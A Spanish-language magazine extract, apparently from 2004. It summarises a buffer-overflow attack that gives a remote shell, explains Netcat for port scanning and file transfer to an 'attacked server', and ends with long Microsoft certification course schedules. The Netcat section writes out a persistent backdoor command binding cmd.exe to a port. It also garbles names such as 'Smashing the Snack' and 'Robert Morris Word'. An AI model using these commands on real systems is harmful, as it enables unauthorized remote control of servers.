El artículo aparecido en "Phrack Magazine" #49 (1996), "Smashing the Snack Fun and Profit" ("Reventando el stack por diversión y ganancias") cambió el mundo de la seguridad informática. Aleph One su autor y moderador de Burgtrq (uno de los mailing lists más prestigiosos de listas de vulnerabilidades) hizo saber cómo prácticas de programación pobres llevan a que nuestros sistemas puedan ser comprometidos. Los ataques de Buffer Overflow se remontan a 1988 y el "famoso" incidente del Robert Morris Word.

Síntesis

El web-server atacado (remoto) ejecutará "xterm" y hará un display de la salida en el servidor cuya IP le provee con un ID de ventana y un ID de pantalla. El atacante tiene TOTAL control del servidor. Como usamos la opción –ut la actividad NO será auditada por el web-server. %20, utilizado nos da un espacio (representación hexadesimal). De este modo el atacante logró acceso remoto (obtuvo un shell interactivo) sin logonearse a ningún servicio del servidor web.
Los privilegios de shell serán los mismos con los que corre el servicio web. En nuestro ejemplo "nobody". Vía acceso remoto el atacante logra una shell (acceso local).
Próximo paso: "escalada de privilegios", llegar a ser Root. Pero eso lo veremos en nuestra próxima edición de NEX.

Tools
Netcat: La navaja suiza

por Leonel Becchio

Es muy acertado denominar de tal manera a Netcat, dada la amplia cantidad de tareas que permite que sean hechas. Netcat es la segunda herramienta más popular utilizada en el mundo, pues con ella puede reemplazarse a una suite de herramientas. Netcat es un cliente telnet, básicamente su función primordial es la lecto-escritura de datos a través de conexiones TCP o UDP. Por tal motivo, como puede ser especificado el puerto de trabajo, Netcat puede ser usado como scanner de puertos, re-director de puertos, puerta de acceso trasero (backdoor) y otras tantas cosas. Tal vez no sea la mejor herramienta o la más cómoda para trabajar, pero esta utilidad brinda lo necesario para suplir los requerimientos de una completa tarea de hacking por sí sola. La ventaja es que Netcat puede trabajar como cliente y servidor. Debemos aclarar que como todo cliente telnet, cada cosa que tipeemos, primero viaja hacia la consola remota y si es que existe un puerto a la escucha, vuelve y es mostrada en la consola local. Por tal motivo deberemos colocar dos consolas corriendo Netcat, una local y una funcionará como remota. Netcat proviene de la época de los sistemas operativos Unix, de hecho fue lanzado primeramente para aquellos sistemas y posteriormente apareció la versión para el entorno Windows NT. Su nombre es una derivación del comando Unix cat que se utiliza para concatenar archivos. Asimismo Netcat se utiliza para concatenar sockets TCP y UDP. La utilidad fue desarrollada para ser trabajada desde una consola por línea de comandos invocando el comando nc . Sería demasiado extenso mencionar todos los parámetros disponibles para usar con Netcat, por tal motivo veremos los más utilizados en algunos de los casos que describiremos.

Port Scanning

```
nc –v –w2 –z dir_IP_destino 1-200
```

En este caso Netcat tratará de conectarse a cada puerto entre el puerto 1 y el 200 de la dirección IP que especifiquemos. Probablemente informe sobre aquellos servicios que se encuentren corriendo en puertos comprendidos entre dichos límites. La opción –v (verbose) brinda información detallada cuando la aplicación arroja el resultado. La opción –w (wait) permite esperar una cantidad de tiempo determinada (en segundos) para que se genere la conexión TCP. La opción –z, por su parte, previene que sea enviada información adicional a una conexión TCP mientras está bajo prueba, se puede insertar una demora de tiempo entre cada prueba de puertos con el agregado de –i. El uso de –z es útil como escaneo rápido para ver qué puertos responden.

```
 C:\tools>nc -v -w2 -z 192.168.1.90 1-200
<UNKNOWN> [192.168.1.90] 139 <netbios-ssn>open
<UNKNOWN> [192.168.1.90] 135 <epmap> open
<UNKNOWN> [192.168.1.90] 119 <nntp> open
<UNKNOWN> [192.168.1.90] 80 <http> open
<UNKNOWN> [192.168.1.90] 25 <smtp> open
<UNKNOWN> [192.168.1.90] 21 <ftp> open

C:\tools>
```

En la figura podemos apreciar los puertos que respondieron a la prueba. Debemos aclarar que para probar Netcat en una misma máquina debemos especificar 127.0.0.1 como dirección IP de loopback o bien reemplazarla por la palabra localhost.

Transferencia de archivos con Netcat

Esto mismo podría ser realizado con alguna herramienta que trabaje el protocolo TFTP, pero lo haremos con Netcat. Recordando que Netcat es un cliente/servidor telnet, debemos abrir dos consolas: una funcionará como consola remota y será nuestro servidor, la otra funcionará como consola local y será nuestro cliente tratándose de conectarse al servidor.
En la consola remota escribiremos:

```
nc –l –p 6000 > prueba.txt
```

Aquí lo que hacemos es poner el puerto 6000 a la escucha y prepararlo para aceptar por él el archivo prueba.txt. El comando –l (listen) pone a la escucha el puerto especificado con –p (port). Es importante aclarar que así como el protocolo TFTP no posee una instancia de autenticación (uno de los motivos que lo diferencian de su par FTP), con Netcat obligamos a transferir el archivo especificado por la fuerza. Esto trae como consecuencia que sea una herramienta apta para utilizarse junto a una puerta trasera de acceso (backdoor) dado que una vez encontrada la forma de mantener dicho orificio, será muy fácil transferir datos en ambos sentidos.
En la consola local escribiremos:

```
nc dir_IP_consola_remota 6000 < prueba.txt
```

Aquí lo que hacemos es indicarle a nuestro cliente que se conecte a la dirección IP en cuestión y que envíe el archivo prueba.txt dirigido al puerto 6000.
Nota: Puede parecer confuso el uso de los direccionadores < >, pero su uso se entiende de la siguiente manera. El contenido del archivo situado a la derecha del comando se direcciona (<) al puerto 6000 bajo la correspondiente IP del lado del cliente. Por su parte, del lado del servidor se vuelca el contenido que viene por el puerto 6000 al archivo .txt en cuestión (>) situado a la derecha. De esta forma, el archivo viaja desde el cliente hacia el servidor y no al revés como puede pensarse.
Lo que se suele hacer con este par de comandos es transferir datos desde y hacia un servidor que está siendo atacado. En primera instancia se genera la puerta de acceso trasera para poder entrar libremente cuando se lo requiera, posteriormente se envía por única vez una copia de la herramienta netcat al servidor atacado. Finalmente desde la máquina del intruso se manipula remotamente la utilidad enviando y recibiendo datos a placer.

Netcat como un backdoor

Como última aplicación citamos el uso de netcat una vez que se encuentra en el servidor comprometido, es decir una vez encontrado el agujero por donde ingresar una y otra vez.
Una vez que hayamos subido una copia de netcat al servidor atacado, seguramente será nuestro deseo poder contar con dicha utilidad cuando la necesitemos. La idea es que netcat pueda escuchar un puerto específico y pueda conectarse remotamente desde nuestra máquina atacante.
Con el comando nc –L –p 10001 –d –e cmd.exe La opción –L (mayúscula) le indica a netcat que no se cierre, que espere por más conexiones activándose cuando nos conectemos al puerto especificado por la opción –p. La opción –d (detach) le indica a netcat que se separe del proceso que queremos que corra. Posteriormente la opción –e (execute) le indica que ejecute el programa especificado a continuación, o sea la consola de comandos cmd.exe.

Herramientas de Informática Forense

EnCase®
(http://www.encase.com)



EnCase® Forensic Edition (versiones para Windows XP o DOS) ofrece las características más avanzadas para el forense o investigador informático. Con un GUI intuitivo y flexible, y un funcionamiento incomparable, el software provee a los investigadores las herramientas para conducir investigaciones complejas con exactitud y eficacia. Entre sus atracciones podemos detallar que se puede solicitar un CD con el demo para conocer el producto antes de comprarlo
http://www.encase.com/products/demorequest.shtm

dd for Windows
(http://users.erols.com/gmgarner/forensics)

Ésta es una colección de utilidades y de librerías previstas para el uso forense en un entorno moderno de Microsoft Windows. Los componentes en esta colección están pensados para permitir que el investigador esterilice los medios para la duplicación forense, descubrir dónde está localizada la información lógica del volumen y recoger la evidencia de un sistema que está corriendo garantizando al mismo tiempo la integridad de los datos (Ej.: con una suma de comprobación criptográfica) y minimizando los cambios en el sistema sujeto. El código está disponible bajo licencia pública GNU. Se puede encontrar una copia de la licencia acompañando esta distribución.

Forensic Replicator v 3.01
(http://www.paraben-forensics.com)



Los medios electrónicos pueden ser la llave para resolver un caso y en esos casos nada es más importante que adquirir esos datos.
Forensic Replicator de Paraben puede acceder a una amplia gama de medios desde un disquete hasta un disco rígido.
Nueva opción de imagen Drive-to-Drive
Crea imágenes de medios removibles, particiones, o un dispositivo físico entero.
Crea imágenes de micro dispositivos USB.
Comprime archivos de la imagen en curso.
Encripta los datos para el almacenaje seguro de evidencia

ProDiscover® v 2.0
(http://www.techtpathways.com/desktopDefault.aspx?tabindex=4&tadid=12)



ProDiscover® para Windows es una herramienta poderosa que permite a profesionales informáticos encontrar todos los datos almacenados en un disco de computadora mientras protege la evidencia y crea informes de calidad, basados en la evidencia, para su uso en procesos jurídicos.

NTImage (beta)
(http://www.dmares.com)


El programa NTImage está diseñado para poder crear imágenes forenses (dentro de las capacidades del SO) mientras funciona directamente bajo NT, W2K y XP. Un uso de este programa es para crear imágenes de un dispositivo cuando el sistema no puede ser apagado. Otras capacidades son:
Crear un disco para clonarlo.
Crear archivo de salida para la imagen, un archivo común, o secciones para escribir al CD.
La ejecución de hashes CRC32, MD5, SHA1, SHA2 (256, 384, 512bit), en el dispositivo mientras e independientemente de cuándo se crea la imagen.

SafeBack v 3.0
(http://www.forensics-intl-com/safeback.html)



SafeBack se utiliza para crear imágenes "espejo" de discos rígido o para hacer crear imágenes "espejo" de una partición del disco rígido.
El proceso es análogo a la fotografía y a la creación de un negativo. Una vez que se haya hecho el negativo de la foto se pueden hacer varias reproducciones exactas de la original. A diferencia de tomar una foto, los archivos de imagen de SafeBack no se pueden alterar o modificar para alterar la reproducción. Esto es porque SafeBack es un estándar de auto-autenticación de la industria forense informática.

Forensic ToolKit (FTK) v 1.32
(http://www.accessdata.com)



Forensic Toolkit® de AccessData (FTKTM) ofrece a la ley y a profesionales corporativos de la seguridad la capacidad de realizar completas y cuidadosas examinaciones forenses de computadoras. FTK ofrece funcionalidad de gran alcance en la búsqueda de archivos. FTK es reconocida como la herramienta forense principal para realizar análisis de e-mail.
Manejo de más de 270 diversos formatos de archivo.
El explorador de FTK le permite navegar rápidamente por las imágenes adquiridas.
Genera logs de auditoría y reporte de casos.
Compatible con Password Recovery ToolkitTM and Distributed Network Attack®.
Búsquedas avanzadas de imágenesGIF, BMP, JPEG y texto de Internet.

Microsoft







WEB Design





Suplemento Guía Cursos y Carreras - 1 Agosto 2004 a 31 Julio 2005



Capacitación Premiere Empresarial

www.cortech.com.ar

Microsoft Certified Systems Administrator (MCSA) Windows 2003

EXAMEN - Client	CURSO - Client
Examen 70–270: Installing, Configuring, and Administering Microsoft Windows XP Professional	**Curso 2285:** Installing, Configuring, and Administering Microsoft Windows XP Professional (Duración **16 hs**)
EXAMEN - Networking	**CURSO - Networking**
Examen 70–290: Managing and Maintaining a Microsoft Windows Server 2003 Environment	**Curso 2273:** Managing and Maintaining a Microsoft Windows Server 2003 Environment (Duración **40 hs**)
Examen 70–291: Implementing, Managing, and Maintaining a Microsoft Windows Server 2003 Network Infrastructure	**Curso 2276:** Implementing a Microsoft Windows Server 2003 Network Infrastructure: Network Hosts (Duración **16 hs**)
	Curso 2277: Implementing, Managing, and Maintaining a MS Windows Server 2003 Network Infrastructure: Network Services (Duración **40 hs**)
EXAMEN - Elective	**CURSO - Elective**
Examen 70-227: Installing, Configuring, and Administering Microsoft Internet Security and Acceleration (ISA) Server 2000, Enterprise Edition	**Curso 2159:** Deploying and Managing Microsoft Internet Security and Acceleration Server 2000 (Duración **24 hs**)
# Cursos: 5 (cinco) **MOC's incluidos: 5 (cinco)**	**Duración Total: 136 hs**

Microsoft CERTIFIED Technical Education Center

Microsoft CERTIFIED Partner for Learning Solutions



Microsoft Certified Systems Administrator (MCSA Sec.) Security on Windows 2003 // Track Recomendado //

EXAMEN - Client	CURSO - Client
Examen 70–270: Installing, Configuring, and Administering Microsoft Windows XP Professional	**Curso 2285:** Installing, Configuring, and Administering Microsoft Windows XP Professional (Duración **16 hs**)
EXAMEN - Networking	**CURSO - Networking**
Examen 70–290: Managing and Maintaining a Microsoft Windows Server 2003 Environment	**Curso 2273:** Managing and Maintaining a Microsoft Windows Server 2003 Environment (Duración **40 hs**)
Examen 70–291: Implementing, Managing, and Maintaining a Microsoft Windows Server 2003 Network Infrastructure	**Curso 2276:** Implementing a Microsoft Windows Server 2003 Network Infrastructure: Network Hosts (Duración **16 hs**)
	Curso 2277: Implementing, Managing, and Maintaining a MS Windows Server 2003 Network Infrastructure: Network Services (Duración **40 hs**)
EXAMEN - Elective	**CURSO - Elective**
Examen 70-227: Installing, Configuring, and Administering Microsoft Internet Security and Acceleration (ISA) Server 2000, Enterprise Edition	**Curso 2159:** Deploying and Managing Microsoft Internet Security and Acceleration Server 2000 (Duración **24 hs**)
Examen 70-299: Implementing and Administering Security in a Microsoft Windows Server 2003 Network	**Curso 2823:** Implementing and Administering Security in a Microsoft Windows Server 2003 Network (Duración **40 hs**)
# Cursos: 6 (seis) **MOC's incluidos: 6 (seis)**	**Duración Total: 176 hs**

Fechas Inicio Calendario
MCSA y MCSA Security

INICIO	DIAS	HORARIO
03-08-04	M-J	9.00 a 13.00
13-08-04	L-M-V	18.30 a 22.30
12-08-04	M-J	18.30 a 22.30
03-09-04	L-M-V	9.00 a 13.00
09-09-04	M-J	9.00 a 13.00
08-09-04	L-M-V	18.30 a 22.30
05-10-04	M-J	18.30 a 22.30
12-10-04	M-J	9.00 a 13.00
13-10-04	L-M-V	18.30 a 22.30
02-11-04	M-J	9.00 a 13.00
10-11-04	L-M-V	18.30 a 22.30
15-11-04	L-M-V	9.00 a 13.00
04-01-05	M-J	18.30 a 22.30
14-01-05	L-M-V	18.30 a 22.30
19-01-05	L-M-V	9.00 a 13.00
08-02-05	M-J	9.00 a 13.00
11-02-05	L-M-V	9.00 a 13.00
18-02-05	L-M-V	18.30 a 22.30
15-03-05	M-J	9.00 a 13.00
18-03-05	L-M-V	18.30 a 22.30
10-03-05	M-J	18.30 a 22.30
19-04-05	M-J	18.30 a 22.30
14-04-05	M-J	9.00 a 13.00
13-04-05	L-M-V	9.00 a 13.00
04-05-05	M-J	18.30 a 22.30
10-05-05	M-J	9.00 a 13.00
18-05-05	L-M-V	18.30 a 22.30
07-06-05	M-J	9.00 a 13.00
15-06-05	L-M-V	18.30 a 22.30
17-06-05	L-M-V	9.00 a 13.00
05-07-05	M-J	18.30 a 22.30
13-07-05	L-M-V	18.30 a 22.30
15-07-05	L-M-V	9.00 a 13.00

Para más información sobre la carrera MCSA Windows 2003 visitá www.cortech.com.ar/ms/mcsa.htm ó www.microsoft.com/learning/mcp/mcsa/default.asp

Certificaciones Internacionales

¿Dónde se pueden rendir los exámenes para certificarme como MCSA y/o MCSE?

Podés hacer los exámenes en cualquier centro CTEC (Certified Training Education Center) de tu localidad que provea exámenes VUE: Virtual Universities Enterprise (ver www.vue.com)

Deberás entonces reservar tu turno de examen y abonar el costo correspondiente de 125.00 U$S en U.S.A. por examen; y 80.00 U$S en Argentina (tarifas adicionales o descuentos pueden aplicarse en otras regiones).

Todos los Tracks MCSA

¿Cuáles son los Exámenes que debo tomar para recibirme de MCSA?

Existen muchísimas combinaciones de Exámenes para recibirse de MCSA: Microsoft Certified Systems Administrator. Cada una con diferentes especializaciones y electivos para tomar.

MCSA
http://www.cortech.com.ar/gen/mcsawin2003.pdf
http://www.cortech.com.ar/gen/MCSASec2000-2003.pdf
http://www.cortech.com.ar/gen/MCSAMes2000-2003.pdf

Microsoft Certified Systems Engineer (MCSE) Windows 2003

Microsoft CERTIFIED Technical Education Center

Microsoft CERTIFIED Partner for Learning Solutions

EXAMEN - Client	CURSO - Client
Examen 70–270: Installing, Configuring, and Administering Microsoft Windows XP Professional	**Curso 2285:** Installing, Configuring, and Administering Microsoft Windows XP Professional (Duración **16 hs**)
EXAMEN - Networking	**CURSO - Networking**
Examen 70–290: Managing and Maintaining a Microsoft Windows Server 2003 Environment	**Curso 2273:** Managing and Maintaining a Microsoft Windows Server 2003 Environment (Duración **40 hs**)
Examen 70–291: Implementing, Managing, and Maintaining a Microsoft Windows Server 2003 Network Infrastructure	**Curso 2276:** Implementing a Microsoft Windows Server 2003 Network Infrastructure: Network Hosts (Duración **16 hs**)
	Curso 2277: Implementing, Managing, and Maintaining a MS Windows Server 2003 Network Infrastructure: Network Services (Duración **40 hs**)
Examen 70-293: Planning and Maintaining a Microsoft Windows Server 2003 Network Infrastructure	**Curso 2278:** Planning and Maintaining a Microsoft Windows Server 2003 Network Infrastructure (Duración **40 hs**)
Examen 70-294: Planning, Implementing, and Maintaining a Microsoft Windows Server 2003 Active Directory Infrastructure	**Curso 2279:** Planning, Implementing, and Maintaining a Microsoft Windows Server 2003 Active Directory Infrastructure (Duración **40 hs**)
EXAMEN - Design	**CURSO - Design**
Examen 70-298: Designing Security for a Microsoft Windows Server 2003 Network	**Curso 2830:** Designing Security for Microsoft Networks (Duración **24 hs**)
EXAMEN - Elective	**CURSO - Elective**
Examen 70-227: Installing, Configuring, and Administering Microsoft Internet Security and Acceleration (ISA) Server 2000, Enterprise Edition	**Curso 2159:** Deploying and Managing Microsoft Internet Security and Acceleration Server 2000 (Duración **24 hs**)

Cursos: 8 (ocho) — **MOC's incluidos: 8 (ocho)** — **Duración Total: 240 hs**

Microsoft Certified Systems Engineer (MCSE Sec.) Security on Windows 2003 (Carrera MCSE + Examen 70-299)

Examen 70-299: Implementing and Administering Security in a Microsoft Windows Server 2003 Network	**Curso 2823:** Implementing and Administering Security in a Microsoft Windows Server 2003 Network (Duración **40 hs**)

Cursos: 9 (nueve) — **MOC's incluidos: 9 (nueve)** — **Duración Total: 280 hs**

Microsoft Certified Systems Engineer // Track Recomendado // Security + 2282 on Win. 2003 (Carrera MCSE Security + Examen 70-297)

Examen 70-297: Designing a Microsoft Windows Server 2003 Active Directory and Network Infrastructure	**Curso 2282:** Designing a Microsoft Windows Server 2003 Active Directory and Network Infrastructure (Duración **40 hs**)

Cursos: 10 (diez) — **MOC's incluidos: 10 (diez)** — **Duración Total: 320 hs**

Fechas Inicio Calendario

MCSE, MCSE Security y MCSE Sec + 2282

INICIO	DIAS	HORARIO
10-08-04	M-J	9.00 a 13.00
20-08-04	L-M-V	18.30 a 22.30
19-08-04	M-J	18.30 a 22.30
10-09-04	L-M-V	9.00 a 13.00
16-09-04	M-J	9.00 a 13.00
15-09-04	L-M-V	18.30 a 22.30
12-10-04	M-J	18.30 a 22.30
19-10-04	M-J	9.00 a 13.00
20-10-04	L-M-V	18.30 a 22.30
09-11-04	M-J	9.00 a 13.00
17-11-04	L-M-V	18.30 a 22.30
24-11-04	L-M-V	9.00 a 13.00
11-01-05	M-J	18.30 a 22.30
21-01-05	L-M-V	18.30 a 22.30
26-01-05	L-M-V	9.00 a 13.00
15-02-05	M-J	9.00 a 13.00
18-02-05	L-M-V	9.00 a 13.00
25-02-05	L-M-V	18.30 a 22.30
22-03-05	M-J	9.00 a 13.00
25-03-05	L-M-V	18.30 a 22.30
17-03-05	M-J	18.30 a 22.30
26-04-05	M-J	18.30 a 22.30
21-04-05	M-J	9.00 a 13.00
20-04-05	L-M-V	9.00 a 13.00
10-05-05	M-J	18.30 a 22.30
17-05-05	M-J	9.00 a 13.00
25-05-05	L-M-V	18.30 a 22.30
14-06-05	M-J	9.00 a 13.00
22-06-05	L-M-V	18.30 a 22.30
24-06-05	L-M-V	9.00 a 13.00
12-07-05	M-J	18.30 a 22.30
20-07-05	L-M-V	18.30 a 22.30
22-07-05	L-M-V	9.00 a 13.00

Para más información sobre la carrera MCSE Windows 2003 visitá www.cortech.com.ar/ms/mcse.htm ó www.microsoft.com/learning/mcp/mcse/default.asp

Todos los Tracks MCSE

¿Cuáles son los Exámenes que debo tomar para recibirme de MCSE?

Existen muchísimas combinaciones de Exámenes para recibirse de MCSE: Microsoft Certified Systems Engineer. Cada una con diferentes especializaciones y electivos para tomar.

MCSE

http://www.cortech.com.ar/gen/mcsewin2003.pdf
http://www.cortech.com.ar/gen/MCSESec2000-2003.pdf
http://www.cortech.com.ar/gen/MCSEMes2000-2003.pdf

Logos MCP

¿Cuáles son los logos que podré utilizar cuándo me reciba de MCP, MCSA, MCSE, MCDBA, MCAD ó MCSD?¿Existe alguna diferencia entre los logos con especializaciones en Security, Messaging, etc..?

Al finalizar de haber rendido todos los Exámenes de cada Carrera Microsoft, podrás utilizar el logo correspondiente. Todos las Carreras (como así tambien las especializaciones) poseen un logo diferente.

Podés encontrar todos los logos Microsoft correspondientes en http://www.microsoft.com/learning/mcpexams/faq/logo.asp

Microsoft CERTIFIED Technical Education Center

Microsoft CERTIFIED Partner for Learning Solutions

Microsoft Certified Application Developer (MCAD) Visual Basic .NET

EXAMEN - Módulo I	CURSO - Módulo I
Examen 70-305: Developing and Implementing Web Applications with Microsoft® Visual Basic® .NET and Microsoft® Visual Studio® .NET	**Curso 2559:** Introduction to Visual Basic .NET Programming with Microsoft .NET (Duración **20 hs**)
	Curso 2310: Developing Microsoft ASP.NET Web Applications Using Visual Studio .NET (Duración **40 hs**)
EXAMEN - Módulo II	**CURSO - Módulo II**
Examen 70-310: Developing XML Web Services and Server Components with Microsoft® Visual Basic® .NET and the Microsoft® .NET Framework	**Curso 2415:** Programming with the Microsoft® .NET Framework (Microsoft V. Basic® .NET) (Duración **40 hs**)
	Curso 2524: Developing XML Web Services Using Microsoft® ASP.NET (Duración **20 hs**)
	Curso 2557: Building COM+ Applications Using Microsoft® .NET Enterprise Services (Duración **20 hs**)
EXAMEN - Módulo III	**CURSO - Módulo III**
Examen 70-229: Designing and Impl. Databases with MS SQL Server 2000™ Enterprise Edition	**Curso 2073:** Programming a Microsoft SQL Server 2000 Database (Duración **40 hs**)

Cursos: 6 (seis) **MOC's incluidos: 6 (seis)** **Duración Total: 180 hs**

Microsoft Certified Solution Developer (MCSD) Visual Basic .NET (Carrera MCAD + Examen 70-300 + Examen 70-306)

EXAMEN - Módulo IV	CURSO - Módulo IV
Examen 70-300: Analyzing Requirements & Defining .NET Solution Architectures	**Curso 2710 :** Analyzing Requirements and Defining .NET Solution Architecture (Duración **40 hs**)
EXAMEN - Módulo V	**CURSO - Módulo V**
Examen 70-306: Developing & Impementing Windows-based Applications with Microsoft Visual Basic .NET & MS Visual Studio .NET	**Curso 2565:** Developing Microsoft .NET Applications for Windows (Visual Basic .NET) (Duración **20 hs**)

Cursos: 8 (ocho) **MOC's incluidos: 8 (ocho)** **Duración Total: 240 hs**

Microsoft Certified Application Developer (MCAD) C#™ .NET

// Track Recomendado //

EXAMEN - Módulo I	CURSO - Módulo I
Examen 70-315: Developing and Implementing Web Applications with Microsoft Visual C#™ .NET and Microsoft Visual Studio .NET	**Curso 2609:** Introduction to C# Programming with Microsoft .NET (Duración **20 hs**)
	Curso 2310: Developing Microsoft ASP.NET Web Applications Using Visual Studio .NET (Duración **40 hs**)
EXAMEN - Módulo II	**CURSO - Módulo II**
Examen 70-320: Developing XML Web Services and Server Components with Microsoft Visual C# and the Microsoft .NET Framework	**Curso 2349:** Programming with the Microsoft .NET Framework (Microsoft Visual C# .NET).(Duración **40 hs**)
	Curso 2524: Developing XML Web Services Using Microsoft® ASP.NET (Duración **20 hs**)
	Curso 2557: Building COM+ Applications Using Microsoft® .NET Enterprise Services (Duración **20 hs**)
EXAMEN - Módulo III	**CURSO - Módulo III**
Examen 70-229: Designing and Impl. Databases with MS SQL Server 2000™ Enterprise Edition	**Curso 2073:** Programming a Microsoft SQL Server 2000 Database (Duración **40 hs**)

Cursos: 6 (seis) **MOC's incluidos: 6 (seis)** **Duración Total: 180 hs**

SQL Server

Las dos Certificaciones de SQL más importantes son: **Examen 70-228** (Installing, Configuring, and Administering Microsoft SQL Server 2000 Enterprise Edition) y **Examen 70-229** (Designing and Implementing Databases with Microsoft SQL Server 2000 Enterprise Edition).

Estos Exámenes podrán prepararse con los Cursos Oficiales **2072** (Administering a MS-SQL Server 2000 Database) y **2073** (Programming a MS-SQL Server 2000 Database) respectivamente.

Fechas Inicio Calendario

MCAD V. Basic, MCSD y MCAD C#

INICIO	DIAS	HORARIO
03-08-04	M-J	9.00 a 13.00
13-08-04	L-M-V	18.30 a 22.30
12-08-04	M-J	18.30 a 22.30
03-09-04	L-M-V	9.00 a 13.00
09-09-04	M-J	9.00 a 13.00
08-09-04	L-M-V	18.30 a 22.30
05-10-04	M-J	18.30 a 22.30
12-10-04	M-J	9.00 a 13.00
13-10-04	L-M-V	18.30 a 22.30
02-11-04	M-J	9.00 a 13.00
10-11-04	L-M-V	18.30 a 22.30
15-11-04	L-M-V	9.00 a 13.00
04-01-05	M-J	18.30 a 22.30
14-01-05	L-M-V	18.30 a 22.30
19-01-05	L-M-V	9.00 a 13.00
08-02-05	M-J	9.00 a 13.00
11-02-05	L-M-V	9.00 a 13.00
18-02-05	L-M-V	18.30 a 22.30
15-03-05	M-J	9.00 a 13.00
18-03-05	L-M-V	18.30 a 22.30
10-03-05	M-J	18.30 a 22.30
19-04-05	M-J	18.30 a 22.30
14-04-05	M-J	9.00 a 13.00
13-04-05	L-M-V	9.00 a 13.00
04-05-05	M-J	18.30 a 22.30
10-05-05	M-J	9.00 a 13.00
18-05-05	L-M-V	18.30 a 22.30
07-06-05	M-J	9.00 a 13.00
15-06-05	L-M-V	18.30 a 22.30
17-06-05	L-M-V	9.00 a 13.00
05-07-05	M-J	18.30 a 22.30
13-07-05	L-M-V	18.30 a 22.30
15-07-05	L-M-V	9.00 a 13.00

Para más información sobre la carrera MCAD .NET, MCSD y MCAD C# visitá www.cortech.com.ar/ms/ms4.htm ó www.microsoft.com/learning/mcp/mcad/

Links Microsoft

¿Existe algún link en donde se puedan ver todos los Exámenes actuales de Microsoft y todos sus Cursos Oficiales asociados?

Para ver todos los Exámenes Microsoft vigentes que existen visitá **www.microsoft.com/learning/mcpexams/prepare/findexam.asp** Allí los podrás visualizar por Carreras o por número de Examen.

Y para ver todos los Cursos Oficiales vigentes visitá **www.microsoft.com/traincert/training/find/findcourse.asp** Allí podrás visualizarlos por Producto o por número de Curso.

Carrera MCDBA

¿Cuáles son los exámenes que debo tomar para realizar la Carrera MCDBA?

Para ver el listado completo de todas las opciones que existen para convertirte en Microsoft Certified Data Base Administrator (MCDBA) te recomendamos visitar la siguiente página WEB: http://www.microsoft.com/learning/mcp/mcdba/default.asp.

El Track recomendado para convertirte en MCDBA es realizar la Carrera MCSE de 240 hs de Duración (7 Exámenes) + los Exámenes de SQL Server 70-228 (Administering) y 70-229 (Programming)

Fechas Inicio Calendario
WEB Design Completa y Expert

INICIO	DIAS	HORARIO
06-08-04	L-M-V	9.30 a 12.30
12-08-04	M-J	18.30 a 21.30
17-08-04	M-J	14.00 a 17.00
04-09-04	S	10.00 a 13.00
08-09-04	L-M-V	18.30 a 21.30
16-09-04	M-J	9.30 a 12.30
01-10-04	L-M-V	9.30 a 12.30
07-10-04	M-J	18.30 a 21.30
13-10-04	L-M-V	14.00 a 17.00
06-11-04	S	10.00 a 13.00
10-11-04	L-M-V	18.30 a 21.30
18-11-04	M-J	9.30 a 12.30
07-01-05	L-M-V	9.30 a 12.30
13-01-05	M-J	18.30 a 21.30
18-01-05	M-J	14.00 a 17.00
05-02-05	S	10.00 a 13.00
11-02-05	L-M-V	18.30 a 21.30
17-02-05	M-J	9.30 a 12.30
04-03-05	L-M-V	9.30 a 12.30
17-03-05	M-J	18.30 a 21.30
18-03-05	L-M-V	14.00 a 17.00
09-04-04	S	10.00 a 13.00
08-04-05	L-M-V	18.30 a 21.30
21-04-05	M-J	9.30 a 12.30
13-05-04	L-M-V	9.30 a 12.30
12-05-05	M-J	18.30 a 21.30
19-05-05	M-J	14.00 a 17.00
11-06-05	S	10.00 a 13.00
15-06-05	L-M-V	18.30 a 21.30
16-06-05	M-J	9.30 a 12.30
06-07-05	L-M-V	9.30 a 12.30
14-07-05	M-J	18.30 a 21.30
20-07-05	L-M-V	14.00 a 17.00

Carrera WEB Design Completa
WEB1 + WEB2 + WEB3

EXAMEN - WEB Design	CURSO - WEB Design
Examen Dreamweaver MX 2004 Designer	**Módulo WEB1:** Curso de Front Page XP y Macromedia Dreamweaver MX 04 (Duración **18 hs**)
Exámenes Flash MX 2004 Designer y Developer	**Módulo WEB2:** Curso de Macromedia Flash MX 04 y Macromedia Fireworks MX 04 (Duración **21 hs**)
Exámenes Dreamweaver MX 2004 Designer y Developer	**Módulo WEB3:** Curso de Edición HTML e Introd. a Programación ASP (Duración **21 hs**)
# Cursos: 3 (tres) — **WOG's incluidos: 1 (uno)**	**Duración Total: 60 hs**

Carrera WEB Design Expert
WEB1 + WEB2 + WEB3 + WEB4 + WEB5 // Track Recomendado //

EXAMEN - WEB Design	CURSO - WEB Developer
Examen Dreamweaver MX 2004 Developer	**Módulo WEB4:** Curso Programación ASP Avanzado (Duración **21 hs**)
-- --	**Módulo WEB5:** Curso Programación PHP Avanzado (Duración **21 hs**)
# Cursos: 5 (cinco) — **WOG's incluidos: 2 (dos)**	**Duración Total: 102 hs**

Para más información sobre la carrera WEB Design Completa y WEB Design Expert visitá www.cortech.com.ar/web/web1.htm

Fechas Inicio Calendario
Carrera COR Security + Especializaciones

INICIO	DIAS	HORARIO
17-08-04	M-J	9.00 a 13.00
27-08-04	L-M-V	18.30 a 22.30
26-08-04	M-J	18.30 a 22.30
17-09-04	L-M-V	9.00 a 13.00
23-09-04	M-J	9.00 a 13.00
22-09-04	L-M-V	18.30 a 22.30
19-10-04	M-J	18.30 a 22.30
26-10-04	M-J	9.00 a 13.00
27-10-04	L-M-V	18.30 a 22.30
16-11-04	M-J	9.00 a 13.00
24-11-04	L-M-V	18.30 a 22.30
29-11-04	L-M-V	9.00 a 13.00
18-01-05	M-J	18.30 a 22.30
28-01-05	L-M-V	18.30 a 22.30
02-02-05	L-M-V	9.00 a 13.00
22-02-05	M-J	9.00 a 13.00
25-02-05	L-M-V	9.00 a 13.00
04-03-05	L-M-V	18.30 a 22.30
29-03-05	M-J	9.00 a 13.00
23-03-05	L-M-V	18.30 a 22.30
24-03-05	M-J	18.30 a 22.30
14-04-05	M-J	18.30 a 22.30
28-04-05	M-J	9.00 a 13.00
27-04-05	L-M-V	9.00 a 13.00
17-05-05	M-J	18.30 a 22.30
24-05-05	M-J	9.00 a 13.00
01-06-05	L-M-V	18.30 a 22.30
21-06-05	M-J	9.00 a 13.00
29-06-05	L-M-V	18.30 a 22.30
